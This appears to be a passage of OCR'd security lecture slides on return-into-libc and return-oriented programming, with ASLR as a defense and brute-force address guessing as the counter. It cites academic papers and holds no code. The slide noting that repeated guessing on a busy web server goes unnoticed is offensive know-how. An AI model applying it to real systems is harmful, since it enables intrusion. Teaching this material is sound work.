
- Example assumes parameters passed on stack
  - 32-bit x86 convention
- Switch to x86-64
  - parameters passed in registers
  - example breaks
- Offense foiled?



See "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)," by Hovav Shacham, http://cseweb.ucsd.edu/~hovav/papers/s07.html.

Defense

- Address space layout randomization (ASLR)
  - start sections at unpredictable locations



Offense

- One possibility
  - guess the start address
    - perhaps $1/2^{16}$ chance of getting it right
    - repeat attack 100,000 times
      - won't be noticed on busy web server
      - very likely it will (eventually) work

See "Launching Return-Oriented Programming Attacks against Randomized Relocatable Executables," by Liu, Han, Gao, Jing, and Zha, flyer.sis.smu.edu.sg/trustcom11.pdf. The paper was published in 2011 using 32-bit x86 on Linux. The results might well be different in a 64-bit address space (where there's much more room to hide things).